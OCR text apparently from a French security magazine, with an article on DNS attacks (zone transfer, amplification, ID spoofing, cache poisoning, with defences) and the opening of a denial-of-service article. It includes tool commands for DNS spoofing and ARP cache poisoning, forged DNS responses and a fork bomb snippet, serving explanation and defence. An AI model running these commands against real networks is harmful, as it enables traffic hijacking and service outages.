


Fig. 4 : Les requêtes récursives

concernant la ou les zone(s) qu'il doit servir. Cependant, cette fonctionnalité peut également être utilisée par un pirate, fournissant de précieuses informations sur la zone servie. Dans certains cas, il se peut que le pirate n'apprenne rien d'intéressant. Dans d'autres, cela peut permettre la découverte de machines sur un réseau, machines qui pourraient par exemple être dissimulées par le biais de filtres divers.

Par exemple, prenons le domaine fictif *misc.fr*, défini uniquement sur un serveur de noms local. La commande `host` va nous permettre de demander un transfert de zone (on pourrait aussi utiliser `nslookup`) :

```
$ host -l misc.fr localhost
misc.fr.            NS      ambre.misc.fr.
elendil.misc.fr.    A       172.16.1.13
ambre.misc.fr.      A       172.16.1.11
```

On peut également obtenir des informations sur la configuration des zones :

```
misc.fr.            SOA     ambre.misc.fr. dpo.ambre.misc.fr. (
                                1           ;serial (version)
                                10800       ;refresh period (3
hours)
                                3600        ;retry interval (1
hour)
                                604800      ;expire time (1 week)
                                86400       ;default ttl (1 day)
                                )
misc.fr.            NS      ambre.misc.fr.
elendil.misc.fr.    A       172.16.1.13
www.misc.fr.        CNAME   elendil.misc.fr.
ambre.misc.fr.      A       172.16.1.11
```

La directive allow-transfer { none; }; dans la déclaration d'une zone dans le fichier named.conf (Bind 8) permet d'interdire totalement les transferts de zones. La déclaration `none` peut être remplacée par une liste d'adresses correspondant aux serveurs esclaves autorisés à faire ce type de requêtes.

```
$ host -l misc.fr localhost
misc.fr AXFR record query refused by localhost
No nameservers for misc.fr responded
```

LES ZONES INTERNES

De nombreux réseaux connectés à Internet utilisent des adresses dites privées[4], théoriquement non routables sur Internet, par exemple 192.168.1.0/24. Cependant, si le serveur de noms de ce réseau est accessible de l'extérieur, et s'il propose des tables inverses (dans notre exemple, 1.168.192.in-addr.arpa.), il est possible de découvrir assez rapidement quelles adresses privées sont utilisées en effectuant une série de requêtes sur les plages les plus classiques.

A partir de là, un attaquant pourrait utiliser ces informations pour, par exemple, créer des paquets spoofés à destination du réseau interne.

LE SERVEUR DNS, UN OUTIL DE DÉNI DE SERVICE

LES ATTAQUES PAR RÉFLEXION

Les attaques par réflexion sont une catégorie de déni de service dont le principe est simple : le ou les attaquant(s) ne contactent jamais directement la victime, se contentant de générer des paquets spoofés avec comme adresse source celle de la victime, et d'envoyer ces paquets à des serveurs légitimes, qui répondront ensuite directement à la victime (**fig. 5**).

Ce type d'attaque peut se faire en se basant sur des protocoles de bas niveau. Le site de Steve Gibson en a fait l'expérience, sa bande passante noyée sous un flux de SYN/ACK TCP, envoyés en réponse aux paquets SYN spoofés émis par l'attaquant. Cependant, il est beaucoup plus rentable d'utiliser ce type d'attaque au niveau applicatif, où un petit paquet émis peut générer une réponse beaucoup plus volumineuse, par un effet similaire à celui d'un bras de levier. Cela peut permettre la création d'un déni de service sans avoir ni une bande passante démesurée, ni tout un réseau de machines piratées (couramment appelées zombies, dans ce contexte), prêtes à saturer la victime. On se reportera à l'article *Application-Level Reflection Attacks*[5] pour approfondir ce sujet.

5




Fig. 5 : Principe d'une attaque par réflexion

LE CAS DU DNS

Une requête DNS fera toujours un minimum de 18 octets : 12 octets d'en-tête, et un minimum de 6 octets pour le champ 'question'. Une requête sur *ambre.misc.fr*, par exemple, sera représentée par un message de 32 octets. La réponse à cette requête, quant à elle, constitue un message de 77 octets. Avec une simple requête, nous obtenons une réponse deux fois plus grosse. Si l'on considère maintenant une demande de transfert de la zone misc.fr, la requête représente 27 octets et la réponse 312 octets, ce qui fait un rapport de un pour dix, dans le cas peu favorable d'une toute petite zone. En rajoutant une dizaine d'enregistrements dans la zone, on arrive à un rapport 25 entre la requête et la réponse, et il s'agit encore d'une petite zone.

En rassemblant une liste modérée de serveurs de noms supportant le transfert de zone, on peut donc très simplement monter une attaque d'une amplitude de plus de 25 fois la bande passante de l'attaquant. En prenant l'exemple d'un simple particulier utilisant le câble, il y a de quoi saturer une ligne de 12 Mbit/s. Pour un étudiant disposant d'une bande passante de plusieurs Mbit/s, il devient possible d'attaquer de très gros sites, par exemple.

ATTAQUES LIÉES AU PROTOCOLE DNS

Le principe des attaques liées au protocole DNS est relativement simple. Il consiste à corrompre la correspondance entre le nom d'une machine et l'adresse IP qui lui est normalement associée, typiquement pour rediriger du trafic initialement destiné à un serveur légitime vers une machine contrôlée par le pirate. Pour cela, il existe deux grands types d'attaque, le DNS ID Spoofing qui agit directement au niveau de la communication DNS et le DNS Cache Poisoning qui exploite le cache des serveurs DNS ou des clients DNS.

DNS ID SPOOFING

Lors de la description de l'en-tête du protocole DNS, il a été vu qu'un identifiant est utilisé pour la corrélation entre la question émise et la réponse reçue. La capture suivante montre ce processus :

```
192.168.0.2.32769 > 192.168.0.1.domain:  64561+ A? www.nevergiveup.com.
192.168.0.1.domain > 192.168.0.2.32769:  64561 q: A? www.nevergiveup.com.
                                         1/0/0 www.nevergiveup.com. A
123.123.123.123
```

L'identifiant de cette requête DNS est 64561, et une réponse provenant du serveur DNS parvient avec ce même numéro. Par conséquent, un moyen de corrompre la correspondance nom/ip est d'envoyer une réponse falsifiée à une requête légitime. Pour mener à bien cette opération et forger le paquet adéquat, l'identifiant est un des éléments indispensables. Le DNS ID Spoofing est réalisable à la fois contre une machine cliente ou un serveur DNS. A partir de là, deux cas d'attaque sont possibles.

ATTAQUE SUR UN RÉSEAU LOCAL

Sur un LAN, cette attaque est triviale puisqu'il est possible de capturer le trafic via un quelconque *sniffer*. Afin de ne pas être gêné par un *switch*, une attaque de type *ARP Cache Poisoning* fera en sorte de rediriger le trafic vers la machine de l'attaquant. Une analyse des requêtes DNS aboutit à la récupération de l'adresse IP source, du port UDP source, de l'identifiant DNS et de la question. La réponse est forgée en fonction de la requête, et elle indique une fausse adresse IP. Il existe plusieurs outils automatisant cette attaque sur un réseau local comme dnsspoof (package dnsiff)[6], ADMsniffID[7] ou WinDNSSpoof[8] (pour Windows). A noter qu'il est indispensable de répondre avant le serveur DNS, car seule la première réponse est prise en compte. Pour s'en assurer, les requêtes DNS redirigées normalement par le pirate sont bloquées par un firewall. Il est possible de ne laisser sortir que les requêtes qui ne sont pas destinées à être spoofées afin de ne pas bloquer l'intégralité des flux DNS de la victime. Une extension NetFilter sous Linux (patch 'string' d'Emmanuel Roger) analysant le contenu du paquet est une solution ; de même, sous Windows, cette fonctionnalité est incluse dans WinDNSSpoof couplé à un simple firewall personnel.

L'exemple suivant d'utilisation de WinDNSSpoof illustre cette attaque en local :

La machine du pirate lance WinDNSSpoof afin qu'il intercepte une requête sur le nom www.supersecret.fr pour le rediriger vers l'adresse IP 123.123.123.123

```
-------------------------------------------------------------------
D:\>wds -n www.supersecret.fr -i 123.123.123.123 -g 00-C0-24-EE-49-EF

+ listening [www.supersecret.fr] DNS query

+ DNS query [www.supersecret.fr] from 192.168.0.2
+ DNS response [123.123.123.123] to 192.168.0.2
-------------------------------------------------------------------
```

Du côté de la victime, la commande host montre le résultat.

```
-------------------------------------------------------------------
[victime@chezlui]# host www.supersecret.fr
www.supersecret.fr has address 123.123.123.123
-------------------------------------------------------------------
```

Une victime utilisant un navigateur pour surfer sur le site www.supersecret.fr se retrouve alors sur un faux site capable de récupérer des informations confidentielles.

ATTAQUE DEPUIS UNE MACHINE DISTANTE

Une attaque non locale est nettement plus difficile à mettre en œuvre. Dans le cas d'un client DNS, le moment de la requête doit être connu ainsi que l'adresse IP du serveur DNS utilisé, le port source UDP et l'identifiant DNS. Et seulement avec ces informations, une requête forgée est possible. Cette attaque contre un client DNS n'est pas envisageable dans cette situation au vu de la difficulté à récupérer ces informations. En ce qui concerne le serveur DNS, les conditions de l'attaque sont moins contraignantes.

Soit mechant qui est propriétaire du domaine mechant.org et qui a de plus la main sur le serveur DNS associé à celui-ci. La victime est le serveur DNS du domaine victime.org. La première étape est l'envoi d'une requête sur www.mechant.org par *mechant* sur le serveur DNS de victime.org. A noter que cela n'est possible que si le serveur DNS de victime.org accepte les requêtes récursives. La figure 6 illustre cette étape.

Le serveur DNS de mechant.org a sniffé l'identifiant de la requête du serveur DNS de victime.org. Pour la suite, *mechant* émet une requête sur www.supersecret.fr à destination du serveur DNS de victime.org.
La difficulté de l'attaque réside dans l'aptitude de mechant à forger une réponse DNS qui semblera valide au serveur de victime.org, c'est-à-dire avec l'adresse IP du serveur DNS supersecret.fr) et le bon identifiant DNS. Il est donc impératif de trouver, de connaître ou de prédire celui-ci. La figure 7 expose cette partie de l'attaque.




Fig. 6 : DNS ID Spoofing - Etape 1




Fig. 7 : DNS ID Spoofing - Etape 2

Afin de trouver le bon identifiant, la première idée est de se dire qu'un *brute force* sur l'identifiant est une solution satisfaisante.
L'identifiant DNS est codé sur 16 bits, il y a donc 65535 possibilités. Une attaque par brute force est difficilement envisageable, même avec un bon débit. A moins d'avoir beaucoup de chance, cette technique est à oublier, sans parler de sa discrétion très relative. Mieux vaut se reporter sur une éventuelle prédiction de l'identifiant.

Le principe de la prédiction consiste à obtenir le prochain identifiant à partir d'une série de ces numéros récupérés au préalable. Une étude très intéressante a été effectuée par Michal Zalewski sur la prédiction des numéros de séquence TCP[9]. Celle-ci est facilement transposable aux identifiants DNS (comme mentionné dans cette même étude). Ce qu'il faut retenir est que si ces identifiants DNS sont facilement prédictibles, la probabilité d'usurper une requête avec le bon identifiant DNS est d'autant plus forte.

A titre d'illustration voici quelques informations sur le niveau de prédictibilité des ID DNS d'un serveur DNS Windows 2000 et d'un serveur Bind (fig.8 et 9).

Les attracteurs sont des concentrations de points (représentant les identifiants) plus ou moins fortes. Plus les points sont dispersés, plus l'aléat de l'algorithme de génération des identifiants est fort. Ces représentations graphiques montre que, sous Windows 2000, les attracteurs sont très forts (peu de dispersions), et par conséquent la prédictabilité aussi. Le Bind possède un aléat partiel, comme le montre la dispersion des points, mais non suffisant puisque des attracteurs forts apparaissent (sous la forme de lignes constituant un cube vide). Ainsi, quand un identifiant se trouve au niveau d'un attracteur, il est plus simple de prédire le prochain qui se trouvera dans la même zone d'attraction.

Le DNS ID Spoofing va servir dans le second type d'attaque qu'est le DNS Cache Poisoning.

DNS CACHE POISONING

La RFC 1035 préconise l'utilisation d'un cache DNS. Sa fonction est de garder en "mémoire" les couples nom/ip que le serveur DNS ou un client DNS aurait déjà récupérés lors de requêtes précédentes. Ainsi, il n'est pas obligé d'émettre à nouveau une requête s'il est interrogé sur une correspondance déjà présente dans son cache.

Une attaque de type Cache Poisoning consiste donc à corrompre ce cache avec des couples nom/ip falsifiés.

Pour cela, deux techniques sont utilisables.




Fig. 8 : Générateur d'ID DNS - Windows 2000 SP2 DNS Server




Fig. 9 : Générateur d'ID DNS - Bind 9.2.1 DNS Server

PRÉDICTION DES IDENTIFIANTS

Cette attaque est celle décrite dans la partie consacrée au DNS ID Spoofing. Si la prédiction des identifiants DNS est simple, le nombre de réponses forgées est plus faible et la probabilité d'obtenir le bon identifiant très forte. Ainsi, si une de ces réponses est valide, la fausse adresse IP DNS est mise en cache. Celui-ci est alors corrompu par un couple nom/ip falsifié (www.supersecret.fr avec l'adresse IP 66.66.66.66). Lorsque des clients font des requêtes sur le nom www.supersecret.fr à partir du serveur DNS victime.org, la fausse adresse IP est renvoyée.

ENREGISTREMENTS DE RESSOURCE FORGÉS

Pour cette attaque, il est inutile de prédire l'identifiant DNS. Néanmoins, le serveur cible doit accepter la récursivité et le pirate posséder son propre serveur DNS et son nom de domaine. Ce serveur DNS est particulier puisqu'il doit rendre possible la manipulation des paquets DNS. Un simple faux serveur DNS tel PoisonIvy[10] suffit. *mechant*, toujours propriétaire de mechant.org, envoie une requête sur www.mechant.org sur le serveur DNS de victime.org. Le serveur DNS de mechant.org va alors renvoyer une réponse avec en plus un champ Additional record particulier :

```
HEADER:
    opcode = QUERY, id = 7337, rcode = NOERROR
    header flags: reply, auth. answer, recursion avail.
    questions = 1, answers = 1, auth. records = 0, additional = 1
QUESTIONS:
    www.mechant.org., type = XX, class = 1
ANSWERS:
-> www.mechant.org.
    type = A, class = 1, ttl = 3355566, dlen = 4
    IP address = 123.123.12.12
ADDITIONAL RECORDS:
-> www.supersecret.fr.
    type = A, class = 1, ttl = 3355566, dlen = 4
    IP address = 66.66.66.66
```

Ce RR contient la fausse information indiquant l'association entre www.supersecret.fr et l'adresse IP 66.66.66.66. Si le serveur DNS n'est pas protégé contre ce type d'attaque, il garde en cache tous les RR contenus dans la réponse. Un serveur Bind (à partir de la 4.9.7 et de la 8.1.2) ne garde aucun RR de type *Additional record* ainsi que ceux ne concernant pas le domaine de la question. Seul un RR Authority record est falsifiable, mais l'information est un nom de machine et non une adresse IP. Cependant, les serveur DNS Windows mettent en cache les *Additional record* par défaut[11].

Après avoir abordé le cas des serveurs DNS, quelques mots sur le DNS Cache Poisoning des clients DNS sont indispensables. Les systèmes d'exploitation Windows NT/2000/XP possèdent leur propre cache DNS. Son contenu est visualisé par la commande : ipconfig /displaydns. Il possède la particularité de prendre en compte tous les types RR. Il est donc possible d'attaquer directement une machine cliente si le serveur DNS qu'il utilise a la récursivité d'activé. L'exemple suivant illustre plus clairement ce cas. Dans un premier temps, *mechant* doit forcer la victime à émettre une requête DNS sur www.mechant.org. Pour cela, une simple page HTML, avec un tag quelconque prenant en paramètre une URL, envoyée par e-mail, suffit. Cette requête est transmise par le serveur DNS victime.org : à noter que c'est un serveur interne, et donc qu'il est forcément récursif. Le faux serveur DNS de mechant.org envoie alors une réponse avec de faux RR :

```
HEADER:
    opcode = QUERY, id = 7416, rcode = NOERROR
    header flags: reply, auth. answer, recursion avail.
    questions = 1, answers = 1, auth. records = 0, additional = 2
QUESTIONS:
    www.mechant.org., type = XX, class = 1
ANSWERS:
-> www.mechant.org.
    type = A, class = 1, ttl = 3355566, dlen = 4
    IP address = 172.18.100.33
ADDITIONAL RECORDS:
-> www.supersecret.fr
    type = A, class = 1, ttl = 3355566, dlen = 4
    IP address = 66.66.66.66
-> www.vraimentsupersecret.fr
    type = A, class = 1, ttl = 3355566, dlen = 4
    IP address = 77.77.77.77
```

La figure 10 illustre cette attaque.

Par conséquent, si le serveur DNS de victime.org transmet la réponse à la victime sans ôter les RR indésirables à l'instar des serveurs DNS Windows NT/2000 et de certains Bind, le cache du client est corrompu. La commande ipconfig /displaydns est là pour le prouver :

```
Configuration IP de Windows 2000

    www.supersecret.fr.
    ----------------------------------------------------
    Nom Enregistrement  . : www.supersecret.fr
    Type Enregistrement . : 1
    Durée de vie  . . . . : 86393
    Longueur Données  . . : 4
```

10




Fig. 10 : DNS Cache Poisoning du client

```
    Section . . . . . : Answer
    Enregistr. A (Hôte) . :
                    66.66.66.66

www.vraimentsupersecret.fr.
-----------------------------------------------------
    Nom Enregistrement  . : www.vraimentsupersecret.fr.
    Type Enregistrement . : 1
    Durée de vie  . . . . : 8393
    Longueur Données  . . : 4
    Section . . . . . : Answer
    Enregistr. A (Hôte) . :
                    77.77.77.77
```

Ainsi, quand la victime va surfer sur le site www.supersecret.fr, le navigateur regarde d'abord le cache local et utilise l'adresse IP 66.66.66.66 sans passer par le serveur DNS de victime.org. Et, au pire, ce serveur DNS a aussi son cache de corrompu s'il est mal configuré ou vulnérable au DNS Cache Poisoning.

CONCLUSION

DNSSEC : UNE EXTENSION DE DNS

Les problèmes de sécurité du DNS sont connus depuis longtemps. En 1997, la RFC 2065 (actuellement RFC 2535) a commencé à formaliser des extensions de sécurité pour le protocole, en se basant sur des fonctionnalités cryptographiques. Ces extensions permettent d'une part de garantir l'intégrité et l'authentification des informations retournées par un serveur DNS, par le biais de signatures des RR d'une zone, par une clé privée propre à l'autorité de cette zone, et d'autre part de garantir l'intégrité des transactions en elles-mêmes, et en particulier de vérifier qu'une requête n'a pas été altérée avant d'atteindre le serveur DNS (qui pourrait alors retourner une réponse valide, mais ne correspondant pas à la vraie question). Pour plus de détails sur ces extensions, le lecteur se reportera aux RFC appropriées, notamment les RFC 2535[12] et 3007[13].

Malheureusement, malgré une base installée de serveurs supportant DNSSEC (en particulier toutes les versions de Bind depuis la 8.2), l'utilisation reste anecdotique, probablement à cause des problèmes de distribution des clés, et il faudra sans doute attendre encore quelque temps avant l'adoption massive de ce système. D'ici là, quelques règles d'hygiène vous permettront de limiter les risques. La fiche sur la sécurisation de Bind du MISC 0[14] vous aidera dans cette tâche.

RECOMMANDATIONS

Le protocole DNS, tel qu'on l'utilise aujourd'hui, n'est pas fiable et comporte des failles. Il est donc important d'en prendre conscience et de sécuriser son réseau et ses machines en conséquence. Concernant le DNS ID Spoofing en local, seule une surveillance accrue du réseau (détection de sniffer, protection contre l'ARP Cache Poisoning...) est efficace. Un proxy minimise cette attaque, car c'est lui qui effectue les requêtes DNS, à condition qu'il ne soit pas dans le même réseau que les machines clientes.

RÉFÉRENCES

[1] L'homme du milieu, P. Prados, MISC 4

[2] DNS et BIND, Paul Albitz & Cricket Liu, éditions O'Reilly

[3] RFC 1035 : Domain Names - Implementation and Specification

[4] RFC 1918 : Address Allocation for Private Internets

[5] Application-Level Reflection Attacks, Tom Vogt, **http://web.lemuria.org/security/application-drdos.ps**

[6] dsniff, **http://monkey.org/~dugsong/dsniff/**

[7] ADMsniffID, **http://packetstormsecurity.nl/groups/ADM/ADMIDpack/**

[8] WinDNSSpoof, **http://www.securiteinfo.com/outils/WinDNSSpoof.shtml**

[9] Strange Attractors and TCP/IP Sequence Number Analysis, Michal Zalewski, **http://razor.bindview.com/publish/papers/tcpseq.html**

[10] PoisonIvy, **http://valgasu.rstack.org**

[11] Windows NT/2000 DNS server cache poisoning vulnerability, CERT, **http://www.kb.cert.org/vuls/id/109475**

[12] RFC 2535 : Domain Name System Security Extensions

[13] RFC 3007 : Secure Domain Name System (DNS) Dynamic Update

[14] Sécuriser un serveur de nom - MISC 0, **http://www.security-labs.org/index.php3?page=411**

Contre le DNS Cache Poisoning, au niveau des serveurs DNS publics, la récursivité doit être désactivée et des versions récentes utilisées. Pour les serveurs Windows NT/2000, le cache doit être sécurisé :

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\DNS\Parameters
    Value Name: SecureResponses
    Data Type: REG_DWORD
    Value: 1
```

Enfin, pour le cache DNS des machines Windows NT/2000/XP, la commande ipconfig /flushdns vide le cache et doit être utilisée régulièrement (en l'automatisant à chaque connexion de l'utilisateur par exemple).

Eric Detoisien - <eric_detoisien@hotmail.com>

Daniel Polombo - <polombo@cartel-securite.fr>

ATTAQUE PAR

Les dénis de service (DoS) constituent une classe d'attaques particulièrement nuisible. Comme le nom l'indique, il s'agit d'empêcher un utilisateur légitime d'accéder à un service ou une ressource du système. La simplicité de mise en œuvre de ces attaques les positionnent immédiatement comme une menace plus que sérieuse.

INTRODUCTION

En général, le premier risque auquel on pense dans le cadre d'Internet porte sur l'intrusion d'un pirate dans un système. Pourtant, il en est un autre bien plus dangereux comme l'ont déjà montré plusieurs exemples : le déni de service.

L'objectif de cette attaque est simple : empêcher l'accès à une ressource. Le terme ressource est particulièrement général et peut correspondre à différentes formes : bande passante, ressources systèmes, ou information de routage essentiellement. Là où cette attaque est particulièrement nocive, c'est qu'elle ne requiert que peu de moyens, comme l'ont illustré les attaques récentes contre les sites de commerce de Yahoo, eBay et autre Amazon en février 2000 (voir [2] pour d'autres exemples).

On pourrait penser que ces gros sites sont inattaquables, mais il n'en est rien dans la mesure où un déni de service repose sur deux propriétés intrinsèques de l'Internet :

- les ressources de l'Internet, même si elles sont énormes, sont néanmoins limitées : la bande passante autorisée pour un site, la mémoire du système ou l'espace disque sont des limites qui ne peuvent être franchies, et les atteindre provoque souvent un dysfonctionnement du système, voire une paralysie totale ;
- la sécurité d'Internet dépend de la sécurité de chacun des maillons qui le compose : si ces sites sont tombés, c'est simplement parce que les attaquants ont utilisé d'autres sites comme relais de leur attaque, afin d'amplifier la puissance du coup porté, mais cela n'est pas systématiquement nécessaire.

La première propriété montre la faisabilité de l'attaque, alors que la seconde en illustre les moyens.

On distingue couramment trois modes de dénis de service :

- attaque directe : l'attaquant vise la cible sans passer par des intermédiaires qui amplifient le coup. Par exemple, si l'attaquant dispose de plus de bande passante que la cible, il peut très bien se connecter intensivement au serveur web de celle-ci, empêchant par là-même d'autres personnes d'accéder à ce service. De telles attaques ne demandent pas toujours à l'attaquant de disposer de plus de ressources que la cible ;
- attaque par amplification : pour une action entreprise par l'attaquant, la cible reçoit N attaques (N>1). Par exemple, le *smurf* repose sur ce principe (voir ci-après pour une description) ;
- attaque mutualisée : l'attaquant contrôle plusieurs relais et lance son attaque de chacun d'entre eux en direction de la cible. Il s'agit du schéma employé pour *les dénis de service distribués (DDoS)*.

DÉNIS DE SERVICE

Les DoS en eux-mêmes ne compromettent pas, ou exceptionnellement, le système d'information de la cible. On peut alors se demander quelles sont les motivations pour déclencher une telle attaque. En fait, ces attaques sont maintenant de plus en plus faciles à mettre à en œuvre, certains outils proposant même une interface graphique grâce à laquelle un clic suffit pour tout commencer. Des bots s'échangent sur des canaux IRC privés pour contrôler les machines depuis lesquelles l'attaque est lancée. Ainsi, l'apprenti-pirate acquiert une sensation de puissance car il parvient à faire tomber des réseaux entiers. Et c'est tout ? Hélas, pour certains, cela suffit. Certes, cela est fâcheux et peut avoir des conséquences importantes, mais il y a pire.

Une attaque par DoS peut aussi se révéler être l'arbre qui cache la forêt, c'est-à-dire un moyen détourné de parvenir à un autre objectif. Par exemple, sur les systèmes Windows, il est souvent nécessaire de rebooter pour que la machine prenne en compte de nouvelles données de configuration. Si un pirate est parvenu à compromettre un tel système et y installe une backdoor (ou autre), il peut ensuite vouloir lancer un DoS sur la machine compromise. L'administrateur trouvant la machine bloquée la rebootera sans se poser de question, et ce reboot ne lui semblera pas suspect puisqu'il l'aura lui-même réalisé. Bien d'autres raisons "justifient" (d'un point de vue stratégique uniquement, et aucunement éthique) un déni de service, et il ne faut donc pas oublier qu'il peut servir à dissimuler une attaque bien plus sévère.

Dans cet article, nous vous présentons quelques dénis de service, en fonction des cibles attaquées (nous n'abordons pas les DoS contre des logiciels ou des systèmes spécifiques). Nous nous limitons aux attaques liées au réseau, mais il en existe d'autres qui visent directement le système, comme la classique *fork bomb* sous Unix (`while(1) fork()`). Cet article se concentre sur des exemples d'attaques elles-mêmes. Vous trouverez dans ce même numéro l'article de N. Fischbach qui traite plus en détails des modèles de (D)DoS, de la détection et des réponses possibles face à une telle attaque au niveau des routeurs.

LE ROUTAGE

L'objectif des dénis de service dans ce cas est d'empêcher la cible de communiquer via le réseau en modifiant ses informations de routage, au sens large. Il s'agit donc de placer la cible dans une sorte de trou noir pour qu'elle semble ne plus être sur le réseau.

Sur un LAN, le protocole ARP se prête très bien à cela (voir [3]) : pour empêcher la cible de communiquer avec une machine donnée, il suffit de modifier l'adresse MAC de cette dernière dans le cache de la cible. En général, quelques paquets ARP suffisent.

Regardons le cache ARP de `batman` :

```
[batman]$ arp -a
batcave-gw (192.168.1.2) at 00:10:a4:9b:6d:81
```

Depuis Joker, on émet les paquets suivants :

```
[root@joker]# arp-sk -r -d batman -S batcave-gw:11:11:11:11:11:11 -D batman
```

Le cache de `batman` est mis à jour avec comme adresse MAC `11:11:11:11:11:11` pour la passerelle `batcave-gw`

```
[batman]$ arp -a
batcave-gw (192.168.1.2) at 11:11:11:11:11:11
```

Les paquets émis par `batman` se perdent alors sur le réseau et `batman` ne peut plus sortir de la `batcave`.

D'autres attaques sont possibles sur ce même principe. Par exemple, l'envoi de fausses informations au moment de l'initialisation par DHCP, ou d'informations DNS perpétuellement fausses, constituent aussi des dénis de service. Ces exemples ayant été abondamment traités dans ce dossier, nous ne détaillerons pas plus. Les protocoles (proches) de la couche liaison comme ARP, STP, CDP, HSRP, les VLAN avec DTP ou VTP [4], et ceux de routage comme RIPv1 ou BGP [5] constituent une cible de choix.

LES RESSOURCES

